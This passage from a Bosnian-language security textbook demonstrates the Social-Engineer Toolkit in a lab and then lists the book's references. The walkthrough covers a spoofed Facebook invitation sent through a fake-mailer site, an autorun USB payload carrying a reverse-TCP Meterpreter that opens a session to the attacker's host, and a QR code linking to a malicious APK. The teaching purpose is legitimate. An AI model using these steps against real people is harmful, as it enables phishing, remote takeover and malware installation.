
Press <return> to continue

```

Slika 14.5: SET - Priprema *phishing* poruke

Ista grupa i profil mogu biti iskorišteni za pravljenje druge *phishing* poruke sa istim ciljem. Kada je autor napravio grupu poslao je sebi na fakultetsku adresu poziv za priključenje grupi. To je legitiman poziv koji dolazi od Facebook. Poruka koja sadrži taj poziv sad može biti izmijenjena i iskorištena kao *phishing* poruka. Originalna poruka je prikazana na slici 14.7.

Elementi poruke koje treba promijeniti su ime pošiljaoca, u "From" polju i tekstu poziva, te lokaciju do koje vode linkovi u poruci. Napravljena je na ovakav način izmijenjena poruka. Za njeno slanje nije korišten SET, već jedan od javno dostupnih i besplatnih web lokacija za slanje poruka e-pošte sa lažne

Slika 14.6: Primljena *phishing* poruka

Slika 14.7: Pravi Facebook poziv za priključenje grupi

adrese "Emkei's Mailer" (<https://emkei.cz/>). Iskorištena je mogućnost upotrebe HTML editora na ovoj lokaciji. Kopirana je prava HTML poruka i onda su u njoj izmijenjeni željeni dijelovi. Na slici 14.8 je prikazan proces pravljenja lažne poruke na ovoj web lokaciji.

Kada je ova izmijenjena poruka primljena izgledala je identično kao i originalna, osim što je pisalo pravo prezime autora, kao navodnog pošiljaoca, i link nije vodio na Facebook već na lokaciju pod kontrolom napadača (<http://192.168.10.134/>). Na slici 14.9 može se vidjeti ova poruka, a na dnu poruke je adresa na koju vodi link sa tekstom "TS_vjezba.

Poruke e-pošte mogu biti iskorištene i da se žrtva namami da pristupi web lokaciji sa koje će biti poslužen kod koji će iskoristiti potencijalni propust u web pregledniku. To bi bio početak napada opisanog u poglavlju 10.

SET čak omogućava da se pripremi i web lokacija koja će poslužiti izabrani Metasploit zlonamjerni kod web pregledniku. Ovo je moguće zbog dobre integracije SET sa Metasploit.

SET nudi mogućnost generisanja prenosivih medija na koje smješta zlonamjerni softver koji se sam pokreće. Do ove mogućnosti se dolazi preko stavki menija:

- 1) Social-Engineering Attacks
- 3) Infectious Media Generator

Sada je moguće izabrati vrstu napada:

- 1) File-Format Exploits
- 2) Standard Metasploit Executable


Prva opcija oslanja se na pravljenje datoteke koja koristi potencijalni sigurnosni propust na računaru žrtve. Druga opcija pravi izvršnu datoteku koja izvršava neki od izabranih Metasploit kodova *payload*. Izabrana je druga opcija.

Od ponuđenih *payload* izabran je:


- 2) Windows Reverse_TCP Meterpreter

Sada je bilo potrebno, kako je standardno rađeno kod Metasploit-a, izabrati IP adresu i port na kojim će biti prihvaćena Meterpreter sesija od žrtve. Izabrani su IP adresa računara na kom je pokrenut SET i port 443.

```
> IP address for the payload listener (LHOST):192.168.10.134
```



Slika 14.8: Emkei's Mailer - pravljenje lažne poruke



Slika 14.9: Lažni Facebook poziv za priključenje grupi

> Enter the PORT for the reverse listener:443

Nakon toga SET generiše datoteke `autorun.inf` i `program.exe` u folderu `autorun`, te ispisuje lokaciju tog foldera. Sadržaj foldera `autorun`, ove dvije datoteke treba prebaciti u osnovni (*root*), folder prenosivog medija (USB, CD, DVD). Datoteka `autorun.inf` ima samo tri linije: `[autorun]`

```
open=program.exe
```

```
icon=autorun.ico
```

i omogućava da se datoteka `program.exe` automatski pokrene nakon ubacivanja medija u računar, ako je na računaru podešen Autorun.

SET takođe sam pokreće Metasploit i aktivira prihvatanje Meterpreter sesije, i o tome ispisuje informaciju.

Kada se program.exe pokrene na računaru žrtve uspostavlja se meterpreter sesija sa računarnom napadača. Ovaj proces prikazan je na slici 14.10.

```

set:payloads> IP address for the payload listener (LHOST):192.168.10.134
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /home/
smrdovic/.set//payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder
'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if nee
ded.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: yes
[*] Launching Metasploit.. This could take a few. Be patient! Or else no shells
for you..

Metasploit

      =[ metasploit v4.13.5-dev ]
+ -- --=[ 1607 exploits - 914 auxiliary - 276 post ]
+ -- --=[ 458 payloads - 39 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /home/smrdovic/.set/meta_config for ERB directives.
resource (/home/smrdovic/.set/meta_config)> use multi/handler
resource (/home/smrdovic/.set/meta_config)> set payload windows/meterpreter/reve
rse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/home/smrdovic/.set/meta_config)> set LHOST 192.168.10.134
LHOST => 192.168.10.134
resource (/home/smrdovic/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/home/smrdovic/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/home/smrdovic/.set/meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.10.134:443
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.10.143
[*] Meterpreter session 1 opened (192.168.10.134:443 -> 192.168.10.143:49264) at
2016-12-27 12:40:39 +0100

```

Slika 14.10: SET - Kreiranje zlonamjernog softvera i povezivanje sa Metasploit

SET podržava uvezivanje sa Metasploit i kroz druge napade koje omogućava. Moguće je korištenje Metasploit za kod koji će se poslati ili poslužiti aplikaciji

koja ima sigurnosni propust, kao i za pokretanje servera koji će prihvaćati povratne konekcije od žrtve.

Još jedna od mogućnosti koju SET nudi je generisanje QR kodova. Ova mogućnost može biti korištena za napade na mobilne uređaje. QR kodovi se generišu izborom slijedećih stavki SET menija:

- 1) Social-Engineering Attacks
- 8) QRCode Generator Attack Vector

Ako Pillow i qrcode nisu instalirani pojavice se upozorenje o potrebi njihovog instaliranja.

```
[!] This module requires PIL (Or Pillow) and qrcode to work properly.
```

Da bi se instalirale ove komande prvo je potrebno instalirati PIP komandom:

```
sudo apt install python-pip
```

A zatim instalirati Pillow i qrcode komandama:

```
pip install Pillow
pip install qrcode
```

Nakon ovoga može biti potreban SET restart.

Kada se ponovo prođe kroz stavke SET menija:

- 1) Social-Engineering Attacks
- 8) QRCode Generator Attack Vector

potrebno je unijeti URL na koji QR kod treba da pokazuje. Uneseno je da pokazuje na lokaciju na kojoj se nalazi zlonamjerna APK datoteka, poput one napravljene u prethodnom poglavlju.

```
Enter the URL you want the QRCode to go to (99 to exit):
http://192.168.10.143/zli.apk
```

Potom SET ispisuje poruku da je QR kod generisan i putanju do datoteke u koju je QR kod pohranjen.

```
[*] QRCode has been generated under
/home/smrdoVIC/.set/reports/qrcode_attack.png
```

Generisani QR kod je prikazan na slici 14.11.



Slika 14.11: QR kod sa linkom na APK datoteku

Kada se ovaj QR kod pročita na Android uređaju preuzima se APK datoteka na koji pokazuje (uz saglasnost korisnika). Ovu saglasnost moguće je dobiti pogodnom pripremom ili ubacivanjem QR u poruku e-pošte koja kaže da je to ažuriranje aplikacije.

Literatura

1. Wade Alcorn, Christian Frichot, and Michele Orru. *The Browser Hacker's Handbook*. Wiley, 2014.
2. Tom Ritter Alex Balducci, Sean Devlin. Open crypto audit project truecrypt - cryptographic review. https://opencrytaudit.org/reports/TrueCrypt_Phase_II_NCC_OCAP_final.pdf, 2015. [Online; pristupano 16.4.2015.].
3. Ross Anderson, Eli Biham, and Lars Knudsen. Serpent: A proposal for the advanced encryption standard. *NIST AES Proposal*, 174, 1998.
4. PSLM Barreto and Vincent Rijmen. The whirlpool hash function, 2006.
5. Matt Bishop. *Introduction to Computer Security*. Addison-Wesley Professional, 2004.
6. Luca Caretoni. *Instant Burp Suite Starter*. Packt Publishing, 1st edition, 2013.
7. Dominic Chell, Tyrone Erasmus, Shaun Colley, and Ollie Whitehouse. *The Mobile Application Hacker's Handbook*. Wiley, 2015.
8. Brendan Coles. Beef project wiki. <https://github.com/beefproject/beef/wiki>, 2017. [Online; pristupano 10.11.2017.].
9. Gibson Research Corporation. Yes . . . Truecrypt is still safe to use. <https://www.grc.com/misc/truecrypt/truecrypt.htm>, 2014. [Online; pristupano 14.4.2015.].
10. Hans Dobbertin, Antoon Bosselaers, and Bart Preneel. Ripemd-160: A strengthened version of ripemd. In *Fast Software Encryption*, pages 71–82. Springer, 1996.
11. Joshua J. Drake, Zach Lanier, Collin Mulliner, Pau Oliva Fora, Stephen A. Ridley, and Georg Wicherski. *Android Hacker's Handbook*. Wiley, 2014.
12. Social Engineer. Social engineer toolkit (set). <http://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/>, 2014. [Online; pristupano 23.12.2016.].
13. Jon Erickson. *Hacking: The Art of Exploitation, 2nd edition*. No Starch Press, San Francisco, CA, USA, second edition, 2008.
14. FIRST. Common vulnerability scoring system v3.0: Specification document. <https://www.first.org/cvss/cvss-v30-specification-v1.7.pdf>, 2015. [Online; pristupano 14.11.2016.].

15. TrueCrypt Foundation. Truecrypt User's Guide. <https://www.grc.com/misc/truecrypt/TrueCryptUserGuide.pdf>, 2012. [Online; pristupano 14.4.2015.].
16. Gordon Lyon Fyodor. Sectools.Org: Top 125 Network Security Tools. <http://sectools.org/>, 2016. [Online; pristupano 14.10.2016.].
17. A. Barth J. Hodges, C. Jackson. HTTP Strict Transport Security (HSTS). RFC 6797, RFC Editor, August 2012.
18. Collin Jackson and Adam Barth. Forcehttps: Protecting high-security web sites from network attacks. In *Proceedings of the 17th International Conference on World Wide Web, WWW '08*, pages 525–534, New York, NY, USA, 2008. ACM.
19. Jan Kanciriz, Brian Baskin, and Thomas Wilhelm. *Netcat Power Tools*. Syngress, 2008.
20. David Kennedy. *SET User Manual*. TrustedSec, 2013.
21. David Kennedy, Jim O’Gorman, Devon Kearns, and Mati Aharoni. *Metasploit: The Penetration Tester’s Guide*. No Starch Press, 2011.
22. Auguste Kerckhoffs. La cryptographie militaire - Partie I. *Journal des sciences militaires*, IX:5–83, Jan 1883.
23. Auguste Kerckhoffs. La cryptographie militaire - Partie II. *Journal des sciences militaires*, IX:161–191, Feb 1883.
24. Peter Kim. *The Hacker Playbook 2: Practical Guide To Penetration Testing*. CreateSpace Independent Publishing Platform, 2015.
25. Brian Krebs. True goodbye: ‘Using Truecrypt is not secure’. <http://krebsonsecurity.com/2014/05/true-goodbye-using-truecrypt-is-not-secure/>, 2014. [Online; pristupano 14.4.2015.].
26. Gordon Fyodor Lyon. *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*. Nmap Project, 2009.
27. Moxie Marlinspike. New tricks for defeating ssl in practice. *Black Hat*, 2009. <https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf> [Online; pristupano 22.10.2017.].
28. Kevin D. Mitnick and William L. Simon. *The Art of Deception: Controlling the Human Element of Security*. Wiley, 1st edition, 2003.
29. Massimiliano Montoro. Cain & abel - user manual. http://www.oxid.it/ca_um/, 2011. [Online; pristupano 4.6.2015.].
30. Mozilla. Installing Thunderbird on Linux. <https://support.mozilla.org/en-US/kb/installing-thunderbird-linux>, 2015. [Online; pristupano 19.3.2015.].
31. Mozilla. Installing Thunderbird on Windows. <https://support.mozilla.org/en-US/kb/installing-thunderbird-windows>, 2015. [Online; pristupano 19.3.2015.].
32. Saša Mrdović. *Sigurnost računarskih sistema*. Elektrotehnički fakultet Univerziteta u Sarajevu, 2014.
33. Evi Nemeth, Garth Snyder, Trent R. Hein, and Ben Whaley. *UNIX and Linux System Administration Handbook*. Prentice Hall, 4th edition, 2010.
34. nmap.org. Nmap Documentation. <https://nmap.org/docs.html>, 2015. [Online; pristupano 28.10.2016.].

35. Philippe Oechslin. Making a faster cryptanalytic time-memory trade-off. In Dan Boneh, editor, *Advances in Cryptology - CRYPTO 2003*, volume 2729 of *Lecture Notes in Computer Science*, pages 617–630. Springer Berlin Heidelberg, 2003.
36. US Department of Commerce. Advanced Encryption Standard (AES), 2001. In FIPS PUB 197, Federal Information Processing Standards Publication.
37. US Department of Commerce. Secure Hash Standard, 2012. In FIPS PUB 180-2, Federal Information Processing Standards Publication.
38. Aleph One. Smashing the stack for fun and profit. *Phrack Magazine* 49, 1996. <http://phrack.org/issues/49/14.html> [Online; pristupano 11.11.2015.].
39. Charlie Osborne. Security researcher publishes 10 million passwords, usernames online. *ZDNet*, 2015. <http://www.zdnet.com/article/security-researcher-publishes-10-million-passwords-usernames-online/> [Online; pristupano 11.8.2015.].
40. PortSwigger. Burp Suite Documentation. <https://portswigger.net/burp/help/>, 2016. [Online; pristupano 28.11.2016.].
41. Mailvelop Project. Mailvelope Documentation. <https://www.mailvelope.com/help>, 2015. [Online; pristupano 23.3.2015.].
42. Rapid7. Metasploit Installation Guide for Linux. <https://community.rapid7.com/docs/DOC-2100>, 2014. [Online; pristupano 14.10.2016.].
43. Rapid7. Metasploit Installation Guide for Windows. <https://community.rapid7.com/docs/DOC-2099>, 2014. [Online; pristupano 14.10.2016.].
44. Rapid7. Metasploit Documentation, Help and Support. <https://community.rapid7.com/docs/DOC-2227>, 2015. [Online; pristupano 23.11.2016.].
45. Daniel Regalado, Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Branko Spasojevic, Ryan Linn, and Stephen Sims. *Gray Hat Hacking The Ethical Hacker's Handbook*. McGraw-Hill Education Group, 4th edition, 2015.
46. Mark E. Russinovich and Aaron Margosis. *Windows Sysinternals Administrator's Reference*. Microsoft Press, 1st edition, 2011.
47. Bruce Schneier, John Kelsey, Doug Whiting, David Wagner, Chris Hall, and Niels Ferguson. *The Twofish Encryption Algorithm: A 128-bit Block Cipher*. John Wiley & Sons, Inc., New York, NY, USA, 1999.
48. Offensive Security. Metasploit unleashed - the ultimate guide to the metasploit framework. <https://www.offensive-security.com/metasploit-unleashed/>, 2017. [Online; pristupano 20.11.2017.].
49. Tenable Network Security. User Guides. <https://docs.tenable.com/>, 2016. [Online; pristupano 14.11.2016.].
50. Simon Singh. *The Code Book: The Science of Secrecy from Ancient Egypt to Quantum Cryptography*. Anchor, reprint edition, 2000.
51. Edward Skoudis and Tom Liston. *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses*. Prentice Hall, 2nd edition, 2006.
52. Dug Song. dsniff. <https://monkey.org/~dugsong/dsniff/>, 2011. [Online; pristupano 22.10.2017.].
53. Android Studio. Sign your app. <https://developer.android.com/studio/publish/app-signing.html#certificates-keystores>, 2017. [Online; pristupano 22.8.2017.].

54. Dafydd Stuttard and Marcus Pinto. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Wiley, 2nd edition, 2011.
55. Microsoft Technet. Microsoft Windows 2000 security hardening guide. <http://technet.microsoft.com/en-us/library/dd277300.aspx>, 2003. [Online; pristupano 27.6.2013.].

